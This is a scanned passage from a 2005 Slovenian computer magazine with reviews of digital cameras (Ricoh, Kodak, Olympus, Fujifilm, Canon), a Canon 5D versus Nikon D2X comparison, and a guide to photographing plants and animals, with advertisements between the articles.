**PROTI:** Spletni uporabniški vmesnik je bogat, a smo pri TRENDnetu že videli boljšega. Želeli bi si **hitrejše delovanje**, za kar bi morda potrebovali gigabitni omrežni vmesnik. Taka izvedba omrežnega diskovnega polja ne omogoča nikakršnega polja RAID.. Žal programiranje samodejnega prenosa podpira le protokola HTTP in FTP, medtem ko najuporabnejša funkcija, odjemalci za omrežja P2P, ni podprta.

Jaka Mele

novi digitalni fotoaparati

## Čedalje zmogljivejši malčki

Počasi se bliža prvi letošnji pomemben fotografski sejem PMA in v prihodnjih mesecih bo spet polno novic na to temo. Tudi medtem pa nam glavni igralci ne »prizanašajo« z novostmi.

**Piše: Alan Orlič Belšak**

alan.orlic@mojmikro.si



### Ricoh Caplio GX8

Fotokopirni stroji in digitalni fotoaparati? Zakaj pa ne, a če malce bolj pogledamo v zgodovino, lahko vidimo, da Ricoh ni od včeraj na tej sceni. To dokazuje tudi njihov trenutno najzmogljivejši malček GX8, ki se ponaša z vrsto dobrot. Začnimo pri **majhnem in kompaktnem ohišju**, v katerega je skrit objektiv s trikratno spremenljivo goriščnico. Odebeljeni del ne štrli

preveč ven in daje še kar solidno oporo. Vsi gumbi na zadnji strani so dosegljivi z eno roko, tudi pomembnejše nastavitve. Marsikoga bo razveselilo **optično iskalo**, ki pri večini digitalnih fotoaparatorov vztrajno izginja in se umika elektronskemu. Ricoh je mislil tudi na zahtevnejše uporabnike, saj GX8 omogoča uporabo **izmenljive bliskavice** in spada med **najmanjše** fotoaparate, ki to omogočajo. **Fotografskih možnosti** na prvi pogled ni veliko, a ko se malo bolj seznanimo s fotoaparatom, ugotovimo, da jih ima **veliko več kot podobni drugi modeli**. Med njimi najdemo ročno ostrenje, nastavitvev na neskončnost, občutljivost ISO 1600 ter intervalno fotografiranje. Uporaba fotoaparata je zaradi hitre dostopnosti pomembnejših možnosti zelo enostavna, tudi ostrenje je hitro in natančno. Pograjamo lahko le **šum**, ki je močno viden že pri ISO 400, pri višjih občutljivostih pa začne nagajati algoritem za odstranjevanje šuma, ki zgladi večino detajlov v sliki. Kljub temu lahko brez težav zapišemo, da je Ricohu uspelo narediti odličen in predvsem majhen fotoaparatus kopico možnosti, ki bodo navdušile predvsem zahtevnejše uporabnike.



### Kodak P880

Odločitev enega od največjih proizvajalcev digitalnih fotoaparatorov, da se bo usmeril **le v kompaktne** fotoaparate, je po svoje razumljiva, saj se vložena sredstva dokaj hitro vrnejo. Poglejmo si поблиže novince P880, ki na papirju in prvi pogled veliko obljublja. Oblika spominja na zrcalnorefleksne fotoaparate, predvsem zaradi izbokline nad objektivom, ki je podobna prizmi. Desni del je lepo izbočen, a se pojavlja stara Kodakova napaka, med njim in objektivom je premalo prostora za prste. Podobno težavo sta imela že modela 7590 in 6490. Na zadnji strani kraljujejo velik zaslon in gumbi, ki omogočajo hiter dostop do nekaterih možnosti. Gumba za vklop se moramo kar malo navaditi, saj ima tri možnosti: vklop, izklop in **predvajanje slik v albumu**. Če razmišljamo kot zahtevnejši uporabnik, nam verjetno ne pade velikokrat na pamet, da bi fotoaparatus izkoristili kot album za shranjevanje slik. Objektiv se

### Novi digitalni fotoaparati pri naših trgovcih

Proizvajalec in ime modela	Ricoh Caplio GX 8	Kodak EasyShare P880	Olympus E-500	Fujifilm Finepix E900	Canon Powershot S80	Kodak EasyShare P850
Skupna ocena	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Razmerje cena/kakovost	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Informacije	Acord 92, d.o.o.	Acord 92, d.o.o.	Olympus Slovenija, d.o.o.	Image&Information, d.o.o.	Avtera, d.o.o.	Meditrade, d.o.o.
Spletni naslov	www.ricoh.com	www.kodak.com	www.olympus.com	www.fujifilm.com	www.canon.com	www.kodak.com
Cena	96.490 SIT	149.900 SIT	218.400 SIT	98.900 SIT	144.990 SIT	132.000 SIT
Za	možnosti, velikost	široki kot, slika	možnosti, dva objektivna		široki kot	12x zoom
Proti	šum	hitrost ostrenja	majhno iskalo	ročno ostrenje	drsní pokrov	hitrost, umirjevalnik slike
<b>Tehnični podatki</b>						
Najvišja ločljivost	3264 x 2448	3264 x 2448	3264 x 2448	3488 x 2616	3264 x 2448	2592 x 1944
Tip in ločljivost tipala	CCD, 8M	CCD, 8M	CCD, 8M	CCD, 9 M	CCD, 8M	CCD, 5M
Objektiv (mm)	28–85 mm	24–140 mm	Olympus 4/3 bajonet	32–128 mm	28–100 mm	36–432 mm
Razpon časa	30 s–1/2000 s	16 s–1/4000 s	60 s–1/4000 s + B	15 s–1/2000 s	15 s–1/2000 s	16 s–1/1000 s
Občutljivost ISO	64–1600	50–400	100–1600	80–800	50–400	50–400, 800 pri 1,2 M
Zaslonka	f2,5–4,3	f2,8–4,1	-	f2,8–5,6	f2,8–5,3	f2,8–3,7
Pomnilniška kartica	SD Card	SD Card	Compact Flash, xD Card	xD Card	SD Card	SD Card
Vmesnik	USB	USB	USB	USB	USB	USB
Teža	261 g	570 g	479 g	250 g	290 g	450 g
Baterije	Li-ion, 2 x AA	Li-ion	Li-ion	2 x AA	Li-ion	Li-ion



# NO SIKIRIKI.

Edo

## Ko Edo Maajka iz dežele kliče bivšo Jugo, rad govori dolgo, dolgo ...

Ni problema, saj je Mobitel z operaterji vseh nekdanjih jugoslovanskih republik dosegel izjemne novoletne popuste. Če se torej med prazniki odpravljate na hrvaško obalo, bosanska smučišča, beograjske klube, v črnogorske kanjone, na makedonska jezera ali pa na težko pričakovani obisk k bližnjim in daljnim sorodnikom, lahko **od 15. decembra 2005 do 15. januarja 2006** kličete Mobiuporabniki do 20 % ceneje, naročniki pa kar od 25 do 50 % ceneje.



ŽIVLJENJE NISO LE BESEDE

WWW.MOBITEL.SI

## novi digitalni fotoaparati

ponaša s petkratno spremenljivo goriščnico, tisto, kar bo navdušilo ljubitelje širokokotnikov pa je **najširši kot, primerljiv s 24 mm objektivom v formatu Leica**. Ima ročno nastavitve goriščne, zraven je še obroč za ročno ostrenje. Podobno kot Ricoh GX8 tudi P880 omogoča uporabo izmenljive bliskavice. Rokovanje s fotoaparatom je dokaj enostavno, saj ponuja vrsto možnosti. Na svoj račun bodo prišli tako začetniki kot zahtevnejši uporabniki. Slednji bodo pogrešali predvsem hitrejše ostrenje ter višjo ISO-občutljivost, saj se slednja konča pri ISO 400. Na prvi pogled bi ga lahko primerjali s Sonyjevim R1, saj imata objektiv s podobno goriščnico, tudi oblika je podobna. A tu se podobnosti končajo, večje tipalo, ki ga ima Sony, omogoča veliko več, in čeprav gre v obeh primerih za kompaktni fotoaparati, je R1 vseeno stopničko ali dve višje. Kljub temu bo Kodak P880 zanimiv za marsikaterega uporabnika, saj ponuja veliko in je dobrodošla konkurenca na trgu.



### Olympus E-500

Od leta 2003, ko se je Olympus znova odločil za vrnitev v zrcalnorefleksni razred, je to že njihov tretji fotoaparati iz sistema 4/3 in drugi, namenjen predvsem amaterskim uporabnikom. Od predhodnika E-300 je ohranil kar nekaj značilnosti, tudi tipalo z **osmimi milijoni pik**. Nova je predvsem oblika, ki je

spet takšna, kot smo je v fotografskem svetu vajeni. Razporeditev gumbov je dobra in se je hitro navadimo. **Velik LCD-zaslon** zdaj postaja že nekaj vsakdanjega, tako da ga ima tudi ta novinec. Upravljanje s fotoaparatom je lahko zelo enostavno ali zelo zapleteno. Možnosti v meniju je namreč toliko, da se lahko hitro »zaplezamo« in fotoaparati ne več dajal od sebe tistega, kar pričakujemo. Zato le previdno in s priročnikom v roki, kolegom pa prvi trenutek prepovejte brskanje po meniju. Olympus je naredil zelo dobro potezo in poleg fotoaparata dobite še **priročnik v video obliki, na DVD-ju**. Je enostaven, prijazen, razloži marsikatero funkcijo in pokaže, kako kaj fotografirati. Ogled je priporočljiv tudi za zahtevnejše uporabnike, novi triki so vedno dobrodošli. Kakovost slike je dobra, pri višjih občutljivostih se poznajo boljši algoritmi v primerjavi z E-300. Malce zmoti počasno in včasih nenatančno samodejno ostrenje, tudi iskalo bi bilo lahko večje. Da boste kaj postorili z ročnim ostrenjem, lahko mirno pozabite, saj je v iskalu praktično vse ostro. V uredništvu smo se kar nekaj časa spraševali, kaj bi bilo, če bi Olympus tak fotoaparati predstavil leta 2003, skupaj z E-1. Verjetno bi bil njegov delež med uporabniki zrcalnorefleksnih digitalnih fotoaparatorov bistveno večji, kot je zdaj, a vlaka še vedno niso zamudili. E-500 namreč dobite v paketu z **dvema objektivoma**, ki pokrijeta kot od 28 do 300 mm v primerjavi s formatom Leica, kar je tisto območje, ki ga uporablja največ uporabnikov. Če dodamo še izmenljivo bliskavico, dodatno baterijo in spodobno pomnilniško kartico, vas bo celoten komplet še vedno stal pod 300.000 tolarjev,

kar pri drugih v tem razredu težko dosežete. Od Olympusa v začetku novega leta pričakujemo še naslednika E-1, tako da bo spet imel pokrita oba razreda, amaterskega in profesionalnega.



### Fujifilm FinePix E900

Redko kateri proizvajalec nas v zadnjem času tako preseneča kot ravno Fujifilm. Na račun lastne izdelave tipal in svoje tehnologije, poimenovane Super CCD, so se kar malo dvignili nad konkurenco. Kar so začeli z F10, zdaj nadaljujejo še v seriji E, z modelom 900. Oblika se ni prav veliko spremenila, pravzaprav le barva ohišja, ki je zdaj črna. Za malenkost se je spremenila goriščnica, a razlike tako rekoč ni opaziti. E900 je **dobro založen z vsemi možnostmi**, ki jih bodo veseli tako začetniki kot zahtevnejši uporabniki. Med njimi se najdejo ročno ostrenje, pod/nadosvetlitev bliskavice in braketiranje (zajem treh posnetkov z različnimi nastavitvami svetlosti). Odebeljen desni del je oblečen v gumo in s tem omogoča dober oprijem in rokovanje z eno roko. Fujifilmov novinec je dokaj hiter, ostrenje deluje dobro tudi v slabših svetlobnih razmerah. Žal nima lučke za pomoč ostrenju, kar se mu sem ter tja pozna pri hitrosti. Ročno ostrenje je obupno počasno, saj fotoaparati porabi kar nekaj časa, da izostri od najbližje razdalje do neskončnosti. Zato pa zelo pozitivno presenetli **kakovost slike**, ki je pri višjih občutljivostih celo boljša kot pri S9500. Fujifilm E900 se je odrezal zelo dobro, kljub nekaterim manjšim pomanjkljivostim, ki pa velike večine uporabnikov niti ne bodo motile. Pomembna je predvsem kakovost slike.

### Canon PowerShot S80

Majhen, čokati fotoaparati z zvrhanim košem možnosti. To je Canonovo najnovejše orožje v boju za kupce, ki želijo **majhen, a zmogljiv fotoaparati**. V primerjavi s predhodnikom je krajši po dolžini, druge mere so enake. Tudi objektiv je ostal enak, le število pik se je povečalo. Zato pa nas čaka presenečenje na zadnji strani, v obliki gumbov. Ni le Apple tisti, ki se spomni česa posebnega in uporabnega, zdaj se je med te izbrance vpisal še Canon. Glavna atrakcija je

***Ne čakaj na maj***

**Naj se zgodi!**

***Fontastik***

**Pokliči 090 93 60 02\***

ženske kličite brezplačno 080 80 11

www.telekom.si

\* cena klica 166,55 SIT/min z DDV



seveda vrtljiv gumb, ki je obenem še smernik. Upravljanje z njim je zelo preprosto, in ko se ga navadimo, bi ga radi videli še pri katerem drugem fotoaparatu. Gumb za nastavitve programske avtomatike so snovalci postavili čisto na rob, podobno kot pri Olympusovemu modelu myu-mini. Upravljanje je tako res preprosto in enostavno, česar si uporabniki tudi želimo. Možnosti S80 so čisto primerljive s tistimi iz zrcalnorefleksnega razreda, le da so tu stisnjene v veliko manjše ohišje. Zanimivo je, da ima fotoaparati še vedno optično iskalo, ki se ga mnogi že izogibajo. Včasih utegne tudi to priti prav. Kakovost slike je tipična za Canon, kar pomeni dobra tudi ob višjih ISO občutljivostih. Pravzaprav fotoaparatu ni veliko očitati, morda le

drsní pokrov in debelino, saj preprosto ni več primeren za vsak žep. Kljub temu je to fotoaparati, ki bo zadovoljil širok krog uporabnikov, ne le zahtevnejših, temveč tudi začetnikov.

### Kodak EasyShare P850

Še drugi fotoaparati iz serije P, ki naj bi bil namenjen predvsem zahtevnejšim uporabnikom. Zunanost je dokaj podobna večjemu bratu P880, a na srečo je za odtenek več prostora za prste pri držanju. Glede uporabe in možnosti sta si dokaj podobna, tudi ta ima priklon za izmenljivo bliskavico. Glavna razlika je v objektivu, P850 ima kar 12x spremenljivo

goriščnico. Če nimate zelo mirne roke, vam ni treba skrbeti, saj ima vdelan umirjevalnik slike. Tudi ločljivost je nižja, a še vedno več kot zadošča za veliko večino uporabnikov. Kljub vsem tem zanimivim možnostim Kodakov novinec nekako ne prepriča. Je počasnejši od tekmecev Sony Cybershot H1 in Canon Powershot S2 IS, cenovno je pa ravno med obema. Tudi umirjevalnik slike nekako ne prepriča, saj slabše pobira tresljaje kot oba tekmeča.

**Bolj dostopno, bolj prilagodljivo - s tiskalniki EPSON Stylus serija D.**  
Cena kartuše že od 1.800 SIT.



EPSON vam omogoča, da tiskate več in zato plačate manj. Posamezne barvne kartuše omogočajo menjavo samo tiste, v kateri je zmanjkalo črnila. Cena paketa (4 kartuše + 20 listov papirja EPSON Premium Glossy Photo Paper 10x15 cm) je 7.200 SIT.

Navedena je priporočena prodajna cena z vključenim DDV.  
Avtera d.o.o., Smartinska 106, 1000 Ljubljana, www.avtera.si

**EPSON**  
EXCEED YOUR VISION

Canon 5D in Nikon D2X

## Dvoboj velikih

Canon ali Nikon – to je večna tema med privrženci enega ali drugega tabora, še zlasti vprašanje, kateri ima boljši fotoaparati ali objektiv. Drug ob drugega smo postavili Nikonov D2X in Canonov 5D ...



**Piše: Alan Orlič Belšak**


alan.orlic@mojmikro.si

Čeprav gre za fotoaparata, ki sta vsak v svojem razredu, prvi v profesionalnem, drugi pa pol stopničke nižje, smo se vseeno odločili za ta korak. Imata namreč podobno ločljivost in iz tega je tudi bolj ali manj izhajal preizkus. Preveč računalniško in premalo fotografsko? Primerjava jabolk in hrušk? Res je, težko je narediti pravo primerjavo v digitalnem svetu, še posebej zrcalnorefleksnem, kjer igrajo objektivni pomembno vlogo. Kljub temu smo se odločili za ta korak in rezultat je zanimiv.

### OSNOVNE ZNAČILNOSTI

Nikon D2X smo podrobno predstavili v junijski številki Mojega mikra, zato tokrat le osnovne značilnosti. Robustno ohišje, ki je zaščiteno pred vremenskimi nevšečnostmi in pomembnejše nastavitve, dostopne z obema rokama (ne dopušča sprememb zaradi rokovanja) povedo tako rekoč vse o njem. Namenjen je resnim uporabnikom, ki si s fotoaparatom služijo svoj kruh in se pri tem ne morejo ozirati na vreme oziroma imeti pomočnika z dežnikom. Pet posnetkov na sekundo v normalnem

*Bistvenih razlik ni, razen večje globinske ostrine, ki jo ima Nikon zaradi manjšega tipala.*



**Težava tipal polnega formata, vinjetiranje (temnenje na robovih) pri najbolj odprtih zaslonkah.**

načinu oziroma osem z dodatnim izrezom, le sredinski del slike ga brez težav uvrščata med resno reportersko orodje.

Tudi Canon 5D je dokaj svež, spada med jesenske novosti. Njegove zmožnosti so nadgradnja modela 20D s tipalom polne velikosti. Snovalci so znižali število posnetkov s petih na tri, kar se pozna predvsem pri glasnosti zaklopa. Je namreč bistveno tišji kot 20D in s tem primernejši za fotografiranje v prostorih, kjer hrup

Canon 5D





Nikon D2X



ni zaželen. Ohišje je le malo večje od že omenjenega 20D in je manjše, kot ga imata profesionalna modela serije 1. Žal ni vremensko odporno, tako da je v takih primerih potrebno pazljivejše ravnanje. Baterijsko držalo je na voljo kot dodatek in zelo olajša fotografiranje pokončnih slik. Čeprav 5D meri predvsem na resnejše uporabnike in amaterje, ki si ga lahko privoščijo, so pustili popolnoma avtomatski način delovanja (green mode), ki ignorira vse uporabnikove nastavitve, tudi način merjenja in izbiro točk za ostrenje. So imeli občutek, da bi bilo na vrtljivem gumbu preveč praznega prostora ali so se bali neukih fotografov, nam ni znano. Po vsem opisanem je jasno, da 5D ne meri na profesionalni razred, ampak je namenjen bolj studijskemu delu oziroma tam, kjer hitrost ni tako pomembna.

### SKUPNE TOČKE

Kljub temu imata fotoaparata kar nekaj skupnih točk. Začnimo z velikim LCD-zaslonom, ki olajša pregled slik. Nimata vdolane bliskavice, zanašate se lahko le na izmenljive oziroma studijske. Oba poznata točkovno merjenje svetlobe, poleg drugih načinov. Medpomnilnika imata za 15 oziroma 17 posnetkov v načinu RAW, v JPEG-u pa Canon močno prekaša Nikon s kar 60 zaporednimi posnetki v



Canon ima zaradi večjih pik na tipalu bistveno manj težav s šumom in slika je pri ISO 3200 uporabna brez večjih težav.

primerjavi z 22. Tu ima svojo vlogo tudi pomnilniška kartica, saj hitrejša omogoča hitrejšo praznjenje medpomnilnika. Še zadnja skupna točka, število pik in tipalo. V obeh primerih je osnova tehnologija CMOS, glede ločljivosti pa je Canon v rahli (4368 proti 4288 pik po daljši stranici) prednosti.

### PREIZKUS V PRAKSI

Preizkusa smo se lotili z naslednjo opremo: na Canonu objektiv 24-70L f2,8 in 70-200L

IS f2,8, na Nikonu pa 17-35 f2,8 ter 70-200 VR f2,8. Ker kakovosti objektivov nismo primerjali, smo zaslonko zaprli na f8, da bi se izognili optičnim napakam. Fotografirali smo tarčo pri različnih občutljivostih, od ISO 100 do 3200. Ta del preizkusa smo opravili s širokokošotnima objektivoma. Če pri ISO 100 ni bilo vidnih praktično nobenih razlik, razen v različni izravnavi beline, je občutljivost ISO 400 že pokazala moč večjega tipala, ki ga ima Canon 5D. ISO 3200 je tehtnico še dodatno prevesil

tem ko Canon še omogoča zamegljeno ozadje.

Oba fotoaparata sta pokazala, da zmoreta veliko in brez težav zadovoljita veliko večino uporabnikov. Nikon D2X je le profesionalni fotoaparati, zato pa si lahko s Canonom 5D privoščite fotografiranje v slabših svetlobnih razmerah in brez težav uporabljate stare objektivne, brez faktorja podaljšanja goriščnice. Tudi to je nekaj vredno.



Za poslovno napredovanje potrebujete preizkušene partnerje, na katere se lahko zanesete. Pri Kyoceri vemo kako se izdelava zanesljiv produkt. Kyocerini tiskalniki in večfunkcijske naprave, ki temeljijo na komponentah z dolgo življensko dobo, postavljajo most med preživetjem in uspehom. Usmerite torej pozornost v svoje poslovne uspehe, delo z dokumenti pa prepustite Kyoceri. Konec koncev ste v dobrih rokah.

Xenon forte d.o.o., Leskoškova 11, Ljubljana - 01 5484 800 - [www.xenon-forte.si](http://www.xenon-forte.si)  
 KYOCERA MITA Corporation - [www.kyoceramita.com](http://www.kyoceramita.com)

THE NEW VALUE FRONTIER



fotografiranje v praksi

## Čarobni svet rastlin in živali

Naš planet je lep in zanimiv tudi zaradi pestre različnosti, ki se odraža tako med ljudmi kot v mnogih oblikah narave. Svet rastlin ni izjema. Na potovanjih naletimo na bogastvo flore skoraj na vsakem koraku. Lahko občudujemo Golico, poraslo z narcisami, uživamo v slikovitih barvah nizozemskih tulipanov, obiščemo tržnico rož v Bangkoku ali, če imamo srečo, fotografiramo največji cvet na svetu, malezijsko raflezijo ...

**Piše: Iztok Bončina**

[iztok.boncina@mojmikro.si](mailto:iztok.boncina@mojmikro.si)



Za razliko od živali, ki se stalno premikajo in jim npr. na safariju nikakor ne pridemo blizu, ali ljudi, ki nam obračajo hrbet in včasih jezno zablistajo z očmi, je fotografiranje rastlin prav hvaležno opravilo. Nobena roža ne bo protestirala ali pobegnila, ko bomo vanjo usmerili objektiv. Največkrat nas pritegnejo prav barviti in dišeči cvetovi. Lahko si vzamemo čas, najdemo primeren kader, počakamo na boljšo svetlobo, fotografiramo čisto od blizu ... Seveda pa tudi dober posnetek rože zahteva nekaj priprav, opazovanja in tehničnega znanja. To je zvrst fotografije, ki jo lahko **odlično vadimo na naših domačih rožah**, najbolje kar na bližnji jasi ali vrtu pred hišo. Fotografiranje marjetice na sosedovem travniku namreč ni kaj dosti drugačno od fotografiranja kalandrinije v avstralski puščavi.

Vendar čudovitih rož na našem potovanju ne srečujemo kar vseprek. V naravi so nekatere že zelo redke ali pa smo zamudili njihov čas cvetenja. Lahko so tudi na nedostopnih mestih, npr. sredi jezera, na skalnih policah, morda visoko v krošnjah dreves. Zato je, če želimo posneti kakšno značilno cvetlico obiskane dežele, pogosto bolj praktičen in zanimiv obisk krajevnega botaničnega vrta, tržnice, kjer prodajajo rože, rastlinjaka orhidej, vsakoletne razstave cvetja itd.



### KRASNO, NEVIHTA SE BLIŽA!

Glede najbolj (ali najmanj) primerne naravne svetlobe, v kateri fotografiramo barvite cvetove, bo ob naslednjem stavku marsikateri popotni fotograf rahlo začuden. Ta svetloba nikakor **ni direktna sončna luč**. Nasičenost barv, oblika cveta in mehko sence se dosti lepše izražajo v razpršeni svetlobi, ki jo povzroči **temno oblačno nebo**, po možnosti tik pred nevihto. Barve na močni svetlobi sonca običajno precej zbledijo, lističi pa delajo temne in ostre sence. Ker pa na potovanju nevihte niso vedno »pri roki«, si v žgočem soncu pomagamo z različnimi **zastori ali belim prosojnim platnom** (če seveda rastlina ni prevelika), s katerim razpršimo ali zmanjšamo količino sončnih žarkov. Zaželeno je, da to počnemo ne da bi pomečkali ostale cvetlice, polomili grm, potacali vrt... Vseeno pa lahko direktno sončno svetlobo

tudi kreativno uporabimo, ko **cvet fotografiramo proti svetlobi**. Takrat svetloba posije skozi rožo in zariše strukturo cvetnih listov.

### V SVETU MAKRO FOTOGRAFIJE

Fotografiramo lahko široko polje ali travnik, posejan s pisanimi cvetovi, lahko pa se osredotočimo samo na en grm ali cvet. Tu pa že nastopijo pravila izbirne ostrine. **Travnik rož** je lepši, če je v **celoti oster**, torej bomo razširili globinsko ostrino in zaslonko čimbolj zaprli. **Posamezen cvet** bomo bolj poudarili, če bo **ozadje zabrisano**, kar dosežemo z odpiranjem zaslonke. Vendar nam običajni objektiv ne dopuščajo, da bi se cvetlici približali več kot na par decimetrov. Če je to npr. majhna vijolica, bomo poleg cveta posneli preveč nepomembnega ozadja. Da bi se vijolici popolnoma približali, moramo vstopiti v svet **makro fotografije**.

Makro fotografija pomeni fotografiranje z večje bližine. Predmeti se v tem primeru navidezno povečajo in z običajno fotografsko opremo lahko posnamemo majhne predmete tako, da zapolnijo celotno velikost filma ali svetlobnega tipala. Najboljši (in najdražji) pripomoček so **posebni makro objektiv**, ki nam predmete **povečajo tudi, ko smo nekoliko bolj oddaljeni**. To je predvsem koristno, ko se na cvetu pojavi pisan metulj ali čebela, ki je lahko zanimiv »modni« dodatek posnetku. Lahko pa uporabimo tudi posebne makro obročke, ki jih pritrudimo med foto-



aparat in klasičen objektiv, ali makro leče, ki jih privijemo na konec objektiv. V obeh primerih posnetek nekoliko izgubi ostrino in kontrast.


Makro fotografija ima nekaj značilnosti, med katerimi so lahko nekatere tudi zelo neprijetne. Najbolj tipična je **izredno majhna globinska ostrina**, ki se pri velikem makro razmerju meri dobesedno v milimetrih. Zato moramo biti previdni pri določanju **najostrejših točk** motiva. Če fotografiramo samo vrh cveta, je najbolje, da izostrimo na prašnike in pestič. Cvet bo bolj ali manj oster pri popolnoma zaprti zaslonki, vendar pa se zato podaljša čas osvetlitve. V oblačnem vremenu smo tako zelo hitro pri nekaj sekundah osvetlitve (tu ne bi želel ponavljati stare lajne o obvezni uporabi stojala). Vse lepo in prav, vendar pa vemo, da je zvest spremljevalec neviht **veter**, ki našo čudovito rožo kaj hitro spremeni na posnetku v nejasno liso. Pri

makro posnetku lahko že malenkostno zibanje cveta povzroči neostrost. Rešitev je **zaprt prostor**, kamor prenesemo rožo (če jo lahko) ali pa pač velika mera **potrpljenja**. Vsekakor odlična vaja za nepotrpežljive fotografe.

### FOTOSAFARI V DOMAČIH LOGIH ...

Tako kot svet rastlin je tudi svet živali izjemno pester in privlačen fotografski motiv. Živali, večje ali manjše, divje ali udomačene, nas obdajajo vsepovsod. Že prvi fotografi so kmalu zatem, ko so na stekleno ali kovinsko ploščo ovekovečili sebe in svojo družino, usmerili objektiv na domačega psa ali mačko. Fotografiranje živali je postalo kmalu tako ljubiteljski konjiček kot tudi nepogrešljiv del resnega, znanstvenega preučevanja vseh živih bitij našega planeta.

Narediti dober posnetek kakšne simpatične živalce sodi **med najzahtevnejše veščine** sodobne fotografije. Če smo se rožam na vrtu lahko posvetili ure in ure, oziroma vsaj dokler je bila primerna svetloba, se bo še tako zvest in potrpežljiv kuža kaj kmalu naveličal ropotanja našega zaklopa. Da ne omenjam plašnih metuljev, ptic na vejah ali srne na koruzni njivi, ki jih lahko splaši že nekoliko prehitra kretnja



z roko. In če od naših domačih ljubljencev še lahko pričakujemo nekaj »sodelovanja« (predvsem v smislu »sedi Fifi, lezi Fifi, tačko daj!«), je pri živalih v naravi popolnoma druga pesem. Morda še kdo ne ve, a večina živali se **človeku na daleč izogne**, tiste pa, ki se nas ne bojijo, tehtajo običajno par ton ali pa imajo zelo ostre čekane ... Zato je skoraj brezupno pričakovati, da bomo na nedeljskem sprehodu po gozdu ali nekajdnevem potepanju po Afriki posneli fantastičen portret medveda, leva med skokom na zebro ali planinskega orla, ki prinaša plen lačnim mladičem. Takih vrhunskih posnetki, ki jih lahko občudujemo v naravoslovnih knjigah in revijah zahtevajo mesece ali celo leta trdega dela, opazovanja in spoznavanja živali, predvsem pa skrivanja in prežanja na najboljši trenutek. Kljub temu lah-



➤ **Za fotografiranje barvitih cvetov je najprimernejša razpršena svetloba, ki jo povzroči temno oblačno nebo, po možnosti tik pred nevihto.**

ko tudi mi ukrademo naravi nekaj zanimivih in privlačnih motivov, ki jih ponuja živalski svet. Če že ne za objavo v revijah, pa vsaj v spomin na čudoviti safari po Keniji ali Tanzaniji.

### ... ALI V VROČI AFRIKI

Par nasvetov za vse, ki boste s terenskimi vozili križarili čez širna afriška prostranstva in iskali renčeče predstavnike mačjega rodu. Afrika je čez dan zelo vroča celina in živali so zato **aktivnejše ponoči in proti jutru**. To pomeni, da se oborožimo z zalogo **občutljivejših filmov** (400, 800 ISO), oziroma naravnomo ustrezno vrednost na digitalnih fotoaparatih. Še pred jutranjo zarjo se zapeljemo do kake mlake, reke ali jezera in tam čakamo na žejna krdela in črede, ki prihajajo poplakniti svoj jutranji obrok. Če nas živali spustijo **dovolj blizu**, jih lahko



fotografiramo tudi z objektivom s krajšo goriščnico, npr. **100, 80 ali 50 mm**. Kar je seveda zelo redko. Največkrat bomo prisiljeni fotografirati z **večje oddaljenosti**, kar pomeni uporabo vsaj 300 ali 400 mm teleobjektivov, še bolje **500 ali 600 mm**. To pa zahteva sočasno uporabo **stojala**, ki ga je v avtomobilu zelo nerodno razpreti. Boljša je uporaba enonožnega stojala ali celo posebnega **nastavka**, ki ga lahko pritrdimo na šipo avtomobila. Na safariju namreč ne smemo zapuščati svojih vozil (razen če ne želimo sopotnikom priskrbeti prvovrstnih posnetkov do kosti oglodanega fotografa). Pa še namig vsem izbirčnim »velikim belim lovcom«. Niso zanimivi samo sloni, leopardi, nosorogi, bivoli in levi. Usmerite pozornost tudi na manjše živali, antilope, ptice, plazilce itd.

### UDO BEN NADOMESTEK – ŽIVALSKI VRT

